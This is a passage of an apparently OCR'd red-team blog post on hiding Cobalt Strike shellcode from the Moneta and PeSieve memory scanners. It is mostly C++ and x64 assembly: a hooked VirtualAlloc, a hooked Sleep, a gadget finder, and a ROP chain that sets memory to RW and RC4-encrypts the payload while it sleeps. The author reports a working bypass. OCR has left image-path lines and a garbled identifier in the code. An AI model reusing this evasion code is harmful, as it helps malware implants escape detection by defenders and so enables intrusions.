
```
// Hooked VirtualAlloc
// We will only need to hook this for one call to identify the size and location of
the offload CS dll
LPVOID HookedVirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType,
DWORD flProtect) {
        //LPVOID loc = VirtualAlloc(lpAddress, dwSize, flAllocationType, flProtect);
        LPVOID loc = VirtualAllocEx(GetCurrentProcess(), lpAddress, dwSize,
flAllocationType, PAGE_READWRITE);
        SIZE_T mySize = (SIZE_T)dwSize;
        //ULONG oldProtectSH = 0;
        //syscall.CallSyscall("NtProtectVirtualMemory", GetCurrentProcess(), &loc,
&mySize, PAGE_EXECUTE_READWRITE, &oldProtectSH);
        DWORD rewriteProtection = 0;
        VirtualProtect(loc, dwSize, PAGE_EXECUTE_READWRITE, &rewriteProtection);
        offload = loc;
        offloadSize = dwSize;
        GContextHook.ClearContext();
        Initialize4Context(FALSE);
        return loc;
}
```

All we do is intercept the virtual alloc, reallocate it with virtualallocex (to avoid an infinite recursion issue we switch functions to an unhooked version to make it easy), save the size and location, and then remove the hook and continue life as normal. This gives us full control over how we'd like to off the shellcode from the CS RDLL when it runs.

With this, we have our x64 Gargoyle implementation, our clean hooking mechanism, and our sRDI auto cleanup implementation. Putting all 3 together we will get shellcode that we can inject as a thread created by sRDI and should automatically clean itself up while changing its protection while sleeping and waking up. Let's see what this looks like:




And on sleep we are now RW! Finally, let's go ahead and run our Moneta IOC scan and see if we get any triggers.



Great success...and with this the Moneta bypass was completed! Moving on to PeSieve now.

The PeSieve Bypass

At this point you'd ask "well do you bypass PeSieve then?" and the answer is almost but not quite... Hasherezade https://twitter.com/hasherezade?lang=en did some nice magic where she does in fact still scan RW sections and in fact tries to identify PE like data even. Not only that, but basic weak XOR encryptions where keys can be derived by overwriting null bytes lead to PeSieve effectively decrypting your payload even if you use a XOR encryption. Sample detection even though it is RW is below:



So the bypass here was far simpler than anything we had to do for Moneta since by this point we had most of the hard part setup. We needed to make sure the data in those 2 sections was now encrypted and with an algorithm stronger than a basic XOR, as well as since our own code will be RW and encrypted the encryption algorithm has to be offloaded somehow to prevent crashes (we can't have the encryption algo itself in our own code that were also encrypting basically). We also had to just make sure we add this to our ropchain along with the protection changes. I decided to use Systemfunction032 (which is not in our code but advapi.dll instead) based on previous code observed from https://twitter.com/ilove2pwn and mimikatz here https://github.com/gentilkiwi/mimikatz/blob/e10bde5b16b747dc09ca5146f93f2beaf74dd17a/modules/kull_m_crypto_system.h. Since this is an RC4 function it can both handle the encryption AND decryption of the payload, but for sanity though I did decide to include Systemfunction033 to be able to keep track of where I'm encrypting and where I'm decrypting in my code for clarity. The final sleep looked something like this:

```
void WINAPI HookedSleep(DWORD dwMiliseconds) {
        //int randomInt = ((double)rand() / RAND_MAX) * (100 - 0) + 0;
        //dwMiliseconds = 2000 + (randomInt*1000);
        //dwMiliseconds = 1000;
        if (dwMiliseconds > 1000) {
                if (SystemFunction032 == NULL) {
                        SystemFunction032 =
(SystemFunction032_t)GetProcAddress(LoadLibrary("advapi32.dll"),
"SystemFunction032");
                }

                if (SystemFunction033 == NULL) {
                        SystemFunction033 =
(SystemFunction033_t)GetProcAddress(LoadLibrary("advapi32.dll"),
"SystemFunction033");
                }

                if (gadget == 0) {
                        gadget = gadgetfinder64(1, 0);
                }

                if (gadget == 0) {
                        pad = FALSE;
                        gadget = gadgetfinder64(3, 0);
                }

                if (gadget == 0 && IsWindows8OrGreater()) {
                        pad = 2;
                        if (loadDll == NULL) {
                                loadDll = LoadLibraryA("MSVidCtl.dll");
                        }
                        gadget = gadgetfinder64(4, 0);
                }

                if (gadget == 0) {
                        pad = 2;
                        if (loadDll == NULL) {
                                loadDll = LoadLibraryA("D3DCompiler_47.dll");
                        }
                        gadget = gadgetfinder64(4, 0);
                }

                if (gadget == 0) {
                        pad = 3;
                        if (loadDll == NULL) {
                                loadDll = LoadLibraryA("slr100.dll");
                        }
                        gadget = gadgetfinder64(2, 0,
(LPVOID)"\x59\x5a\x41\x58\x41\x59\x41\x5A\x41\x5B\xC3", 11);
                }

                key = gen_random(keySize);

                DWORD OldProtect = 0;
```

```
                DATA_KEY cryptoKey;
                cryptoKey.Length = keySize;
                cryptoKey.MaximumLength = keySize;
                cryptoKey.Buffer = (PVOID)key.c_str();
                CRYPT_BUFFER cryptoData;
                cryptoData.Length = (SIZE_T)offloadSize;
                cryptoData.MaximumLength = (SIZE_T)offloadSize;
                cryptoData.Buffer = (char*)(LPVOID)(offload);
                CRYPT_BUFFER cryptoDataMain;
                cryptoDataMain.Length = (SIZE_T)selfBaseSize;
                cryptoDataMain.MaximumLength = (SIZE_T)selfBaseSize;
                cryptoDataMain.Buffer = (char*)(LPVOID)selfBase;

                config.encLocation = (LPVOID)(offload);
                config.encLocationSize = (SIZE_T)offloadSize;
                config.OldProtect = &OldProtect;
                config.dwMiliscónds = dwMiliseconds;
                config.OldSleep = (LPVOID)SleepEx;
                config.VirtualProtect = (LPVOID)&VirtualProtect;
                config.Encrypt = (LPVOID)SystemFunction032;
                config.Decrypt = (LPVOID)SystemFunction033;
                config.PayloadBuffer = &cryptoData;
                config.key = &cryptoKey;
                config.gadget = gadget;
                if (pad == 1 || pad == 3) {
                        config.gadgetPad = (LPBYTE)gadget + 0x02;
                }
                else {
                        config.gadgetPad = (LPBYTE)gadget;
                }
                config.BaseAddress = (LPVOID)selfBase;
                config.DLLSize = (SIZE_T)selfBaseSize;
                config.EncryptBuffer = &cryptoDataMain;

                if (pad == 1) {
                        QueueUserAPC((PAPCFUNC)cryptor, GetCurrentThread(),
(ULONG_PTR)&config);
                }
                else if (pad == 0) {
                        QueueUserAPC((PAPCFUNC)cryptorV3, GetCurrentThread(),
(ULONG_PTR)&config);
                }
                else if (pad == 2) {
                        QueueUserAPC((PAPCFUNC)cryptorV4, GetCurrentThread(),
(ULONG_PTR)&config);
                }
                else if (pad == 3) {
                        QueueUserAPC((PAPCFUNC)cryptorV5, GetCurrentThread(),
(ULONG_PTR)&config);
                }

#if defined(RELEASE_EXE) || defined (DEBUG_EXE)
                HeapLock(GetProcessHeap());
                DoSuspendThreads(GetCurrentProcessId(), GetCurrentThreadId());
                HeapEncryptDecrypt();
```

```
                spoof_call(jmp_rbx_0, &OldSleep, (DWORD)dwMiliseconds);

                HeapEncryptDecrypt();
                HeapUnlock(GetProcessHeap());
                DoResumeThreads(GetCurrentProcessId(), GetCurrentThreadId());
#else
                GContextHook.ClearContext();
                RemoveVectoredExceptionHandler(pHandler);
                HeapEncrypt();
                if (NtTestAlert == NULL) {
                        HMODULE ntdllLib = LoadLibrary("ntdll.dll");
                        if (ntdllLib) {
                                NtTestAlert = (NtTestAlert_t)GetProcAddress(ntdllLib,
"NtTestAlert");
                        }
                }
                NtTestAlert();
                HeapDecrypt();
                pHandler = AddVectoredExceptionHandler(rand() % 0xFFFFFF,
ExceptionHandler);
                Initialize4Context(FALSE);
#endif
        }
        else {
                timerSleep((double)(dwMiliseconds / 1000));
        }
#if defined(RELEASE_DLL) || defined (DEBUG_DLL)
#endif
}
```


This definitely isn't the cleanest code but discussing it real quick, basically we tossed in some additional DLL loads for our gadget for Windows xp-11 and Window Server as well, always have to have a gadget! We toss in some heap encryption because why not and remove our VEH handler just in case they decide to add detection of this handler on sleep, so we'll be ready! The final ASM for Windows 10 looked like this:

```
cryptor proc
        push qword ptr [rcx + Config.VirtualProtect]
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.OldProtect]
        push 0000000000000040h
        push qword ptr [rcx + Config.encLocation]
        push qword ptr [rcx + Config.encLocationSize]
        push qword ptr [rcx + Config.gadget]

        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.gadgetPad]

        push qword ptr [rcx + Config.Decrypt]
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.PayloadBuffer]
        push qword ptr [rcx + Config.Key]
        push qword ptr [rcx + Config.gadget]

        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.gadgetPad]

        push qword ptr [rcx + Config.VirtualProtect]
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.OldProtect]
        push 0000000000000040h
        push qword ptr [rcx + Config.BaseAddress]
        push qword ptr [rcx + Config.DLLSize]
        push qword ptr [rcx + Config.gadget]

        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.gadgetPad]

        push qword ptr [rcx + Config.Decrypt]
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.EncryptBuffer]
        push qword ptr [rcx + Config.Key]
        push qword ptr [rcx + Config.gadget]
```

```
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.gadgetPad]

push qword ptr [rcx + Config.OldSleep]
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.dwMiliseconds]
push 0000000000000000h
push qword ptr [rcx + Config.gadget]

push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.gadgetPad]

push qword ptr [rcx + Config.Encrypt]
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.EncryptBuffer]
push qword ptr [rcx + Config.Key]
push qword ptr [rcx + Config.gadget]

push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.gadgetPad]

push qword ptr [rcx + Config.VirtualProtect]
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.OldProtect]
push 0000000000000004h
push qword ptr [rcx + Config.BaseAddress]
push qword ptr [rcx + Config.DLLSize]
push qword ptr [rcx + Config.gadget]

push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.gadgetPad]

push qword ptr [rcx + Config.Encrypt]
push 0000000000000000h
push 0000000000000000h
```

```
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.PayloadBuffer]
        push qword ptr [rcx + Config.Key]
        push qword ptr [rcx + Config.gadget]

        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.gadgetPad]

        push qword ptr [rcx + Config.VirtualProtect]
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.OldProtect]
        push 0000000000000004h
        push qword ptr [rcx + Config.encLocation]
        push qword ptr [rcx + Config.encLocationSize]
        push qword ptr [rcx + Config.gadget]
        ret ; gadget lives in rcx
cryptor endp
```

This will RW our payload, encrypt our payload, sleep our payload, and offload to an APC to prevent crashes during execution and hopefully bypass PeSieve as well. And here we have it:



You'll notice I made it so the key changes every sleep too, so the shellcode section changes every time as well! Full disclosure, you will see one detection on /data 4 on one run, that's because it will still catch us when awake, and if ran fast enough PeSieve will get it during that instance. I left that detection in for both honesty and because well, it can happen and I know someone will ask heh. You'll notice on the second run of /data 4 though it subsequently returns clean proving this result and that our code works, while sleeping at least.

Conclusion

In conclusion, we can see how by understanding our defense tools and effectively researching and re-impleneting open source alternatives how we can bypass even the most complex and effective detections. All this data was public, all it took was some elbow grease and self-research for the components that weren't totally publicly available. Hopefully you all learned something useful out of this and if not let me know so I can make it better. Thanks all!